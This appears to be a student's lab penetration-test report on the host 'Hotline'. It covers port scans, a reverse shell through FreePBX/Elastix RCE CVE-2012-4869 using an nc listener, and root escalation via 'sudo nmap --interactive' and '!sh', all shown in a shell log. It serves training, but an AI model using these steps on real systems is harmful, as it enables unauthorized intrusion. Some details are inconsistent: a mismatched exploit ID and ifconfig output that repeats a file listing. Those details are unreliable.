

During this penetration test, OS-83943 was able to successfully gain administrative level access of the target system named Hotline.thinc.local (10.11.1.217).

The target was selected by instructors to have the name “Hotline”, and using a host ping to the DNS server at 10.11.1.220, the IP address of Hotline was confirmed to be at 10.11.1.217 on the thinc.local network.

The initial scans of the target involved the usual: nmap to check ports and weaknesses, nikto to further elaborate weaknesses, and dirb wordlist to enumerate possible hidden website extensions.

<SCREENSHOT>

Initial results of scans:

Server IP Address	Ports Open	Services/Banners
10.11.1.217	22/tcp	OpenSSH 4.3 (protocol 2.0)
	25/tcp	smtp?
	80/tcp	http Apache https 2.2.3
	110/tcp	pop3?
	111/tcp	rpcbind
	143/tcp	imap?
	443/tcp	ssl/https?
	993/tcp	imaps?
	995/tcp	pop3s?
	3306/tcp	mysql?
	4445/tcp	upnotifyp?


Not shown: 989 closed ports

Service Enumeration

Through nmap and nikto scans, the server was found to be running an outdated Apache/2.2.3 (CentOS), which had flaws that could be exploited. For instance:

“+ Apache/2.2.3 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

+ OSVDB-3268: /icons/: Directory indexing found."

[illegible]

Vulnerability Exploited: *FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution (CVE: 2012-4869, EDB-ID 18650)*

Severity: *High*

Proof of Concept: *Created a reverse shell by altering a python script found on [exploitdb.com](https://www.exploit-db.com/exploits/4122/)*

Details: *Uploaded the altered python script via local server and ran it on the Hotline website using the CallMe recordings page php (refreshing to send shell) while setting up a listener to access server on the command line using nc -nlvp plus the port*

The same exploit website allowed for privilege escalation via the nmap bash command “nmap> !sh” which made the user root immediately.

Image of proof.txt:(from earlier)

```
File Actions Edit View Help
# connect to [172.16.254.223] from voip [172.16.254.72] 43415
# id
uid=100(asterisk) gid=101(asterisk)
# sudo nmap --interactive
# Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
# Welcome to Interactive Mode -- press h <enter> for help
# nmap> !sh
# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
# ls
ls
sess_43m6sdjgats9d6snkr419vq0
sess_ar20v4l12341cb2fr8p7lcj175
sess_emmtal121fp9p1cfrk9pdt694
sess_ercngl70732q5c5moaks14a000
sess_fmgh811jg3k7qk63rffr66253
vmware-root
# ifconfig
ifconfig
sess_43m6sdjgats9d6snkr419vq0
sess_ar20v4l12341cb2fr8p7lcj175
sess_emmtal121fp9p1cfrk9pdt694
sess_ercngl70732q5c5moaks14a000
sess_fmgh811jg3k7qk63rffr66253
vmware-root
# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
# whoami
whoami
root
# md5sum /root/proof.txt
md5sum /root/proof.txt
e59c134b22281ff4837e122669f79b4f /root/proof.txt
# ifconfig
ifconfig
```